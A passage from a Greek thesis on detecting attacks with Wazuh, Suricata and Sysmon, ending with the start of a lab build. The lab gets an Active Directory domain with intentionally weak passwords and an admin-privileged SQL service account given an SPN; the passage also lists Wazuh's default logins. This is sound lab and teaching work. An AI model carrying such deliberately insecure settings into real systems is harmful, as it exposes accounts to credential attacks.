- Wazuh Server/Manager: Ο Server είναι υπεύθυνος για την ανάλυση των δεδομένων που λαμβάνονται από τους Agents. Μπορεί να εκτελεστεί σε μία αυτόνομη φυσική ή εικονική μηχανή ή στο cloud. Τα κύρια δομικά στοιχεία που χρησιμοποιεί και χρειάζεται ο Wazuh Manager από το Elastic Stack είναι τα Elasticsearch, Kibana και Filebeat. Εκτός από την αποστολή τους στο Elasticsearch, οι ειδοποιήσεις και τα συμβάντα αποθηκεύονται σε αρχεία καταγραφής (JSON ή απλό κείμενο) στον Server. Για την αποθήκευσή τους πραγματοποιείται συμπίεση και επιπλέον υπογράφονται χρησιμοποιώντας συναρτήσεις κατακερματισμού (MD5 και SHA1). Δεδομένου ότι οι Wazuh Servers επιτρέπουν την οριζόντια κλιμάκωση, ένας μεμονωμένος Server μπορεί να αναλύσει δεδομένα από εκατοντάδες ή χιλιάδες Agents ταυτόχρονα. Ο Server χρησιμοποιείται επίσης για τη διαχείριση των Agents, επιτρέποντας στον διαχειριστή την παραμετροποίηση και την αναβάθμισή τους εξ’ αποστάσεως όταν απαιτείται. Ο Wazuh Server χρησιμοποιεί threat intelligence προκειμένου να εντοπίσει Indicators of Compromise (IoCs). Σε περίπτωση που εντοπιστεί οποιαδήποτε ανωμαλία (π.χ., αλλαγή αρχείου), παράγονται σχετικές ειδοποιήσεις. Επιπλέον, τα δεδομένα που

συλλέγονται από τους Agents μεταφέρονται στον Server και εκεί συσχετίζονται με γνωστά Common Vulnerabilities and Exposures (CVEs), τα οποία ενημερώνονται διαρκώς.

- Elastic Stack: Όταν ένα συμβάν συλλεχθεί από κάποιον Agent, τότε ο Manager/Server δημιουργεί μία ειδοποίηση. Απαραίτητη προϋπόθεση είναι το επίπεδο της ειδοποίησης να είναι υψηλότερο από το κατώφλι που έχει θέσει ο διαχειριστής (π.χ., το μηδέν αποτελεί την προεπιλογή). Μόλις δημιουργηθούν οι ειδοποιήσεις, αποστέλλονται στο Elasticsearch όπου εμπλουτίζονται με πληροφορίες και στη συνέχεια οπτικοποιούνται χάρη στο Kibana. Η ενοποίηση του Wazuh με το Kibana προσφέρει μία ισχυρή διεπαφή χρήστη με στόχο την οπτικοποίηση και την ανάλυση των δεδομένων. Η συγκεκριμένη διεπαφή χρησιμοποιείται επίσης για τη διαχείριση, τη διαμόρφωση και την παρακολούθηση της κατάστασης των Wazuh Agents.

Όπως έχει ήδη τονιστεί, οι ειδοποιήσεις παράγονται ανάλογα τους κανόνες που έχει θέσει ο διαχειριστής του συστήματος. Από προεπιλογή ο Manager/Server περιέχει ένα σύνολο κανόνων (ruleset) σε XML μορφή, που αποτελούνται από αποκωδικοποιητές (decoders) και κανόνες (rules). Οι αποκωδικοποιητές χρησιμοποιούνται για την εξαγωγή των απαιτούμενων πεδίων και τιμών από τα εισερχόμενα συμβάντα ή μηνύματα καταγραφής. Αντίστοιχα, οι κανόνες χρησιμοποιούνται για τη δημιουργία ειδοποιήσεων με βάση τα πεδία που έχουν εξαχθεί από τον αντίστοιχο αποκωδικοποιητή. Στο τέλος, οι ειδοποιήσεις οπτικοποιούνται χάρη στο Kibana. Εκτός από τις δυνατότητες παρακολούθησης που βασίζονται σε Agents, το Wazuh μπορεί να παρακολουθεί μεταξύ άλλων συσκευές χωρίς Agents, όπως τείχη προστασίας, δρομολογητές και IDS. Για παράδειγμα, ένα αρχείο καταγραφής μπορεί να συλλεχθεί μέσω του syslog και η μεταφορά των δεδομένων μπορεί να πραγματοποιηθεί μέσω SSH ή μέσω ενός API.

Επιπλέον, το Wazuh εκτελεί τους απαραίτητους ελέγχους ασφαλείας που απαιτούνται από διάφορα πρότυπα όπως είναι τα GDPR, HIPAA και PCI DSS. Πιο συγκεκριμένα, το εργαλείο συγκεντρώνει και αναλύει δεδομένα από πολλαπλά συστήματα, προκειμένου να προσδιοριστεί κατά πόσο ικανοποιούνται οι εν λόγω απαιτήσεις συμμόρφωσης.

Επομένως, το Wazuh χρησιμοποιείται για τη συλλογή, την ανάλυση και τη συσχέτιση δεδομένων για την ανίχνευση απειλών, τη διαχείριση συμμόρφωσης και την απόκριση σε συμβάντα ασφαλείας. Όλα αυτά τα χαρακτηριστικά, σε συνδυασμό με την επεκτασιμότητα και την υποστήριξη πολλών διαφορετικών πλατφορμών, καθιστούν το Wazuh μία εξαιρετική λύση που βοηθά τους οργανισμούς να ανταποκρίνονται σε περιστατικά ασφαλείας και να ικανοποιούν συγκεκριμένες απαιτήσεις συμμόρφωσης. Το Wazuh αποτελεί το βασικό HIDS που χρησιμοποιήθηκε στα πλαίσια της εν λόγω εργασίας.

5.6 Suricata

Το Suricata αποτελεί ένα εργαλείο ανοιχτού κώδικα που αναπτύχθηκε από το Open Information Security Foundation (OISF) [161][162]. Το εν λόγω εργαλείο μπορεί να λειτουργήσει ως IDS και IPS λύση για την παρακολούθηση της ασφάλειας ενός δικτύου. Πιο συγκεκριμένα, παρακολουθεί την κυκλοφορία του δικτύου χρησιμοποιώντας ένα σύνολο από κανόνες και υπογραφές. Μπορεί να

εκτελεστεί σε μία πληθώρα λειτουργικών συστημάτων συμπεριλαμβανομένων των Windows, Mac, Linux, Unix και FreeBSD.

Η κύρια εναλλακτική του Suricata είναι το Snort. Παρ' όλο που τα εργαλεία αυτά βασίζονται σε διαφορετικές αρχιτεκτονικές, μπορούν και τα δύο να χρησιμοποιούν το ίδιο σύνολο υπογραφών. Ωστόσο, το Suricata είναι πιο γρήγορο και αποτελεσματικό δεδομένου ότι μπορεί να χρησιμοποιήσει πολλαπλούς πυρήνες ταυτόχρονα (multithreading). Η χρήση πολλαπλών πυρήνων επιτρέπει στο Suricata να επεξεργάζεται πολλά συμβάντα ταυτόχρονα χωρίς να πραγματοποιεί διακοπή των υπόλοιπων εργασιών που εκτελούνται, βελτιώνοντας έτσι τη συνολική απόδοση στην ανάλυση της δικτυακής κίνησης. Επομένως, το Suricata μπορεί να επεξεργάζεται μεγάλες ποσότητες δικτυακής κίνησης χωρίς να μειώνει το επίπεδο ελέγχου και ανάλυσης που εφαρμόζει σε αυτές.

Η υψηλή απόδοση του Suricata και η αυτοματοποιημένη ανίχνευση βάσει πρωτοκόλλου το καθιστούν ένα αποτελεσματικό εργαλείο ανίχνευσης κακόβουλης δικτυακής δραστηριότητας. Επιπλέον, δεδομένου ότι παράγει αρχεία σε .yaml ή .json μορφή, επιτρέπει την εύκολη ενσωμάτωσή τους σε εργαλεία όπως είναι τα Elasticsearch και Kibana. Το Suricata επιτρέπει επίσης τη δημιουργία προσαρμοσμένων κανόνων που δημιουργούν ειδοποιήσεις. Ωστόσο, όπως έχει ήδη τονιστεί, δεδομένου ότι το Suricata χρησιμοποιεί υπογραφές για τον εντοπισμό κακόβουλης δικτυακής δραστηριότητας, είναι απαραίτητο αυτές να παραμένουν διαρκώς ενημερωμένες. Το εν λόγω εργαλείο αποτελεί το βασικό NIDS που χρησιμοποιήθηκε στα πλαίσια της συγκεκριμένης εργασίας.

5.7 Sysmon

Το System Monitor (Sysmon) αποτελεί μια υπηρεσία των Windows που παρακολουθεί και καταγράφει τη δραστηριότητα του συστήματος σε ένα αρχείο καταγραφής συμβάντων [163]. Παρέχει λεπτομερείς πληροφορίες σχετικά με τη δημιουργία διεργασιών, τις δικτυακές συνδέσεις και τις αλλαγές στο χρόνο δημιουργίας των αρχείων του συστήματος. Τα συμβάντα που καταγράφονται μπορούν να αποτελέσουν είσοδο σε μία SIEM λύση προκειμένου να πραγματοποιηθεί η ανάλυσή τους και να εντοπιστεί κακόβουλη ή ανώμαλη δραστηριότητα. Πιο συγκεκριμένα, οι κυριότερες λειτουργίες του Sysmon συνοψίζονται παρακάτω:

- Καταγραφή των διεργασιών που δημιουργούνται (process creation).
- Καταγραφή των εντολών που εκτελέστηκαν τόσο για τις τρέχουσες όσο και για τις γονικές διεργασίες.
- Καταγραφή της σύνοψης (digest) των διεργασιών που εκτελούνται στο σύστημα, χρησιμοποιώντας τους αλγορίθμους κατακερματισμού SHA1, MD5, SHA256 ή IMPHASH.
- Ορισμός ενός GUID για κάθε διεργασία που δημιουργείται προκειμένου να είναι εφικτή η συσχέτισή της με συμβάντα.
- Ορισμός ενός GUID για κάθε περιστατικό προκειμένου να είναι εφικτή η συσχέτιση μεταξύ τους.
- Καταγραφή των drivers και των DLLs που φορτώνονται στη μνήμη, μαζί με τις υπογραφές και τη σύνοψή τους.

- Καταγραφή των δικτυακών συνδέσεων, συμπεριλαμβανομένων των IP διευθύνσεων, των θυρών και των hostnames που χρησιμοποιούνται για τις επικοινωνίες.
- Ανίχνευση αλλαγών στο χρόνο δημιουργίας των αρχείων του συστήματος. Η τροποποίηση των χρονικών σφραγίδων δημιουργίας των αρχείων είναι μια τεχνική που χρησιμοποιείται συχνά από κακόβουλο λογισμικό προκειμένου να αποκρύψει τη δραστηριότητά του.
- Αυτόματο reload των παραμέτρων/παραμετροποιήσεων σε περίπτωση που αλλάξουν στο registry.
- Χρήση κανόνων για το φιλτράρισμα (συμπερίληψη ή εξαίρεση) συγκεκριμένων συμβάντων.
- Καταγραφή των συμβάντων από την εκκίνηση του λειτουργικού συστήματος προκειμένου να ανιχνευτεί δραστηριότητα που ίσως εκτελείται από εκλεπτυσμένο kernel-mode κακόβουλο λογισμικό.

Τα συμβάντα κατηγοριοποιούνται βάσει ενός συνόλου, που περιέχει 27 Event IDs. Σε αυτά συμπεριλαμβάνεται και το συμβάν σφάλματος, το οποίο προκύπτει όταν το σύστημα βρίσκεται υπό μεγάλο φόρτο εργασίας, με αποτέλεσμα ορισμένες εργασίες να μη μπορούν να εκτελεστούν ή όταν υπάρχει σφάλμα στην υπηρεσία Sysmon. Από τα 27 Event IDs, τα βασικά συμβάντα που συμβάλλουν στον εντοπισμό beaconing δραστηριότητας και χρησιμοποιήθηκαν στα πλαίσια της εργασίας είναι τα εξής:

- Event ID 1 (Process creation): Το συγκεκριμένο συμβάν παρέχει εκτεταμένες πληροφορίες σχετικά με διεργασίες που δημιουργήθηκαν πρόσφατα.
- Event ID 3 (Network connection): Το συγκεκριμένο συμβάν καταγράφει τις TCP/UDP συνδέσεις του host.
- Event ID 4 (Sysmon service state changed): Το συγκεκριμένο συμβάν καταγράφει την κατάσταση της υπηρεσίας Sysmon (ενεργή ή ανενεργή).
- Event ID 8 (CreateRemoteThread): Το συγκεκριμένο συμβάν ανιχνεύει διεργασίες που δημιουργούν ένα thread σε άλλες διεργασίες. Η τεχνική αυτή χρησιμοποιείται συχνά από το κακόβουλο λογισμικό για την εισαγωγή κώδικα σε άλλες διεργασίες με στόχο την απόκρυψή του.
- Event ID 9 (RawAccessRead): Το συγκεκριμένο συμβάν ανιχνεύει διεργασίες που εκτελούν λειτουργίες ανάγνωσης από τη μονάδα δίσκου χρησιμοποιώντας την ένδειξη "\\.\". Η τεχνική αυτή χρησιμοποιείται από κακόβουλο λογισμικό για την εξαγωγή (exfiltration) δεδομένων που είναι κλειδωμένα για ανάγνωση.
- Event ID 10 (ProcessAccess): Το συγκεκριμένο συμβάν ανιχνεύει διεργασίες που δημιουργούν άλλες διεργασίες. Για να επιτευχθεί αυτό, τα κακόβουλα λογισμικά χρησιμοποιούν τεχνικές ανάγνωσης και εγγραφής στο χώρο διευθύνσεων των διεργασιών προορισμού.
- Event ID 11 (FileCreate): Το συγκεκριμένο συμβάν καταγράφει τη δημιουργία ή την αντικατάσταση αρχείων στο σύστημα. Βοηθά στην παρακολούθηση τοποθεσιών (π.χ., startup folder) που αποτελούν κοινά μέρη αποθήκευσης κακόβουλου λογισμικού κατά την αρχική μόλυνση ενός κεντρικού υπολογιστή.
- Event ID 12, 13, 14 (RegistryEvent): Τα συγκεκριμένα συμβάντα καταγράφουν τροποποιήσεις στις Registry τιμές DWORD και QWORD. Επιπλέον, χρησιμοποιούνται για την παρακολούθηση αλλαγών σε τοποθεσίες αυτόματης εκκίνησης του Registry.


- Event ID 17 (Pipe Created): Το συγκεκριμένο συμβάν καταγράφει και συγκεντρώνει πληροφορίες σχετικά με τα named pipes που δημιουργούνται. Όπως έχει ήδη τονιστεί τα κακόβουλα λογισμικά χρησιμοποιούν συχνά named pipes ως μέσο επικοινωνίας στο εσωτερικό ενός οργανισμού. Το πεδίο PipeName που αποθηκεύει το Sysmon, μπορεί να συγκριθεί με μια λίστα γνωστών ονομάτων που χρησιμοποιούνται από κακόβουλα λογισμικά προκειμένου να πραγματοποιηθεί η ανίχνευσή τους.
- Event ID 18 (Pipe Connected): Το συγκεκριμένο συμβάν καταγράφει τις named pipe συνδέσεις μεταξύ του κεντρικού υπολογιστή και διαφόρων servers.
- Event ID 19, 20, 21 - WmiEvent: Τα συγκεκριμένα συμβάντα καταγράφουν τα WMI namespace, filter name και filter expression, σε περίπτωση που κατοχυρωθεί ένα WMI event filter (αποτελεί μία WMI κλάση). Επιπλέον, καταγράφουν το όνομα των WMI consumers.
- Event ID 22 (DNSEvent): Το συγκεκριμένο συμβάν καταγράφει και συγκεντρώνει πληροφορίες σχετικά με τις διεργασίες που εκτελούν DNS query, ανεξάρτητα του αποτελέσματος του ερωτήματος (επιτυχία ή αποτυχία).
- Event ID 25 (ProcessTampering): Το συγκεκριμένο συμβάν χρησιμοποιείται για την ανίχνευση τεχνικών όπου το κακόβουλο λογισμικό τροποποιεί την εικόνα του στο δίσκο προκειμένου να μοιάζει με νόμιμο λογισμικό μετά τη φόρτωσή του.

Το Sysmon υποστηρίζει τη χρήση αρχείων διαμόρφωσης, τα οποία διευκολύνουν την ανάπτυξη μίας προκαθορισμένης παραμετροποίησης και οδηγούν στο αυτοματοποιημένο φιλτράρισμα των καταγεγραμμένων συμβάντων.

5.8 Εγκατάσταση

Το Wazuh μπορεί να εγκατασταθεί μέσω ενός επίσημου Open Virtual Appliance (.ova) αρχείου [160]. Πρόκειται για μία pre-built εικονική μηχανή η οποία μπορεί να εισαχθεί απευθείας με τη χρήση προϊόντων virtualization (π.χ., VirtualBox, VMware). Ωστόσο, η συγκεκριμένη εικονική μηχανή εκτελείται μόνο σε 64-bit συστήματα και δεν χαρακτηρίζεται από επεκτασιμότητα, επομένως δεν ενδείκνυται για χρήση σε ένα παραγωγικό περιβάλλον ενός οργανισμού.

Αρχικά, ο χρήστης εισάγει το (.ova) αρχείο στην πλατφόρμα virtualization και εκκινεί την εικονική μηχανή. Τα credentials που χρησιμοποιούνται από προεπιλογή είναι τα root:wazuh και wazuh:wazuh (*Εικόνα 108*).



Εικόνα 108. Είσοδος στο Wazuh

Μετά την επιτυχημένη είσοδό του, ο χρήστης οφείλει να προσδιορίσει την τελική IP διεύθυνση που έχει αποδοθεί στο μηχάνημα προκειμένου να μπορεί να παραμετροποιήσει το Wazuh μέσω της διεπαφής ιστού (*Εικόνα 109*).


```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 100
0
    link/ether 00:0c:29:1e:e0:87 brd ff:ff:ff:ff:ff:ff
    inet 192.168.65.168/24 brd 192.168.65.255 scope global dynamic eth0
       valid_lft 1783sec preferred_lft 1783sec
    inet6 fe80::20c:29ff:fe1e:e087/64 scope link
       valid_lft forever preferred_lft forever
```

Εικόνα 109. Προσδιορισμός IP Διεύθυνσης του Wazuh Manager

Όλα τα δομικά στοιχεία που περιλαμβάνονται στην εικονική μηχανή λειτουργούν χωρίς να χρειάζεται οποιαδήποτε παραμετροποίηση από την πλευρά του χρήστη. Ωστόσο, δίνεται η δυνατότητα στο χρήστη να τροποποιήσει και να προσαρμόσει πλήρως τα εν λόγω δομικά στοιχεία. Από προεπιλογή χρησιμοποιούνται οι παρακάτω τοποθεσίες για την αποθήκευση των αρχείων διαμόρφωσης.


- Wazuh Manager: /var/ossec/etc/ossec.conf
- Elasticsearch: /etc/elasticsearch/elasticsearch.yml
- Filebeat: /etc/filebeat/filebeat.yml
- Kibana: /etc/kibana/kibana.yml
- Wazuh Kibana Plugin: /usr/share/kibana/data/wazuh/config/wazuh.yml

Στη συνέχεια, ο χρήστης μπορεί να εισέλθει στη διεπαφή ιστού, χρησιμοποιώντας, στον περιηγητή του, την IP διεύθυνση που έχει αποδοθεί στον Wazuh Manager και τα credentials wazuh:wazuh (*Εικόνα 110*).



Εικόνα 110. Είσοδος στον Wazuh Manager

Στην *Εικόνα 101* παρουσιάζεται το dashboard του Wazuh. Στα επόμενα κεφάλαια, εισάγονται Agents και αναλύονται όλες οι δυνατότητες του συγκεκριμένου εργαλείου.




Εικόνα 111. Dashboard του Wazuh Manager

6. Δημιουργία Attack & Defense Lab

Στη συγκεκριμένη ενότητα, παρουσιάζονται όλες οι ενέργειες και οι παραμετροποιήσεις που υλοποιήθηκαν, προκειμένου να δημιουργηθεί ένα τοπικό lab για την εκτέλεση και την ανίχνευση πληθώρας επιθέσεων. Το εν λόγω lab αποτελείται από το θύμα και τον επιτιθέμενο. Στο δίκτυο του θύματος εγκαθίσταται το SIEM ανοικτού κώδικα που παρουσιάστηκε στην *Ενότητα* 5, προκειμένου να είναι εφικτός ο εντοπισμός των επιθέσεων που εκτελούνται.


6.1 Θύμα

Αναφορικά με την υποδομή του θύματος, αυτή αποτελείται από ένα local domain στο οποίο είναι συνδεδεμένοι ένας Domain Controller και δύο hosts. Για την εγκατάσταση του Domain Controller ακολουθείται η παρακάτω διαδικασία. Πραγματοποιείται εισαγωγή της εικονικής μηχανής που περιέχει το λειτουργικό σύστημα Windows Server 2019 (*Εικόνα 112*).




Εικόνα 112. DC - Windows Server 2019

Δημιουργείται ο λογαριασμός του Administrator (*Εικόνα 113*). Για τις ανάγκες του lab χρησιμοποιείται ένας μη περίπλοκος κωδικός πρόσβασης.




Εικόνα 113. Δημιουργία Λογαριασμού Administration

Επιπλέον, πραγματοποιείται αλλαγή στο προεπιλεγμένο όνομα του server, σε DC1 (*Εικόνα 114*).




Εικόνα 114. Αλλαγή Ονόματος του Windows Server

Στη συνέχεια, ο DC1 server προάγεται σε Domain Controller και δημιουργείται ένα νέο forest με root domain το LAB.local (*Εικόνα 115*).




Εικόνα 115. Δημιουργία Νέου Forest

Για τις ανάγκες του lab και κυρίως για λόγους ομαδοποίησης, όλοι οι χρήστες που υπάρχουν από προεπιλογή, εκτός του Administrator και του Guest, μεταφέρονται σε ένα νέο φάκελο που ονομάζεται Groups (*Εικόνα 116*).



Εικόνα 116. Ομαδοποίηση Χρηστών

Δημιουργούνται τρεις νέοι χρήστες Victim One, Victim Two και SQL Service (*Εικόνα 117*), για τους οποίους χρησιμοποιούνται μη περίπλοκοι κωδικοί πρόσβασης. Οι χρήστες Victim One και Victim Two είναι απλοί χρήστες, ενώ ο SQL Service είναι ένα service account που διαθέτει δικαιώματα διαχειριστή.




Εικόνα 117. Δημιουργία Νέων Χρηστών

Ακολουθεί η δημιουργία του Service Principal Name (SPN) για το SQL Service (*Εικόνα 118*). Πρόκειται για ένα unique identifier που είναι απαραίτητο και χρησιμοποιείται από την αυθεντικοποίηση του Kerberos.

```
C:\Users\Administrator>setspn -a DC1/SQLService.LAB.local:1433 LAB\SQLService
Checking domain DC=LAB,DC=local

Registering ServicePrincipalNames for CN=SQL Service,CN=Users,DC=LAB,DC=local
        DC1/SQLService.LAB.local:1433
Updated object

C:\Users\Administrator>setspn -T LAB.local -Q */*
Checking domain DC=LAB,DC=local
CN=DC1,OU=Domain Controllers,DC=LAB,DC=local
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/DC1.LAB.local
        ldap/DC1.LAB.local/ForestDnsZones.LAB.local
        ldap/DC1.LAB.local/DomainDnsZones.LAB.local
        DNS/DC1.LAB.local
        GC/DC1.LAB.local/LAB.local
        RestrictedKrbHost/DC1.LAB.local
        RestrictedKrbHost/DC1
        RPC/62232226-e560-43e2-84af-51d8b9a47aa7._msdcs.LAB.local
        HOST/DC1/LAB
        HOST/DC1.LAB.local/LAB
        HOST/DC1
        HOST/DC1.LAB.local
        HOST/DC1.LAB.local/LAB.local
        E3514235-4B06-11D1-AB04-00C04FC2DCD2/62232226-e560-43e2-84af-51d8b9a47aa7/LAB.local
        ldap/DC1/LAB
        ldap/62232226-e560-43e2-84af-51d8b9a47aa7._msdcs.LAB.local
        ldap/DC1.LAB.local/LAB
        ldap/DC1
        ldap/DC1.LAB.local
        ldap/DC1.LAB.local/LAB.local
CN=krbtgt,CN=Users,DC=LAB,DC=local
        kadmin/changepw
CN=SQL Service,CN=Users,DC=LAB,DC=local
        DC1/SQLService.LAB.local:1433

Existing SPN found!
```


Εικόνα 118. Δημιουργία SPN

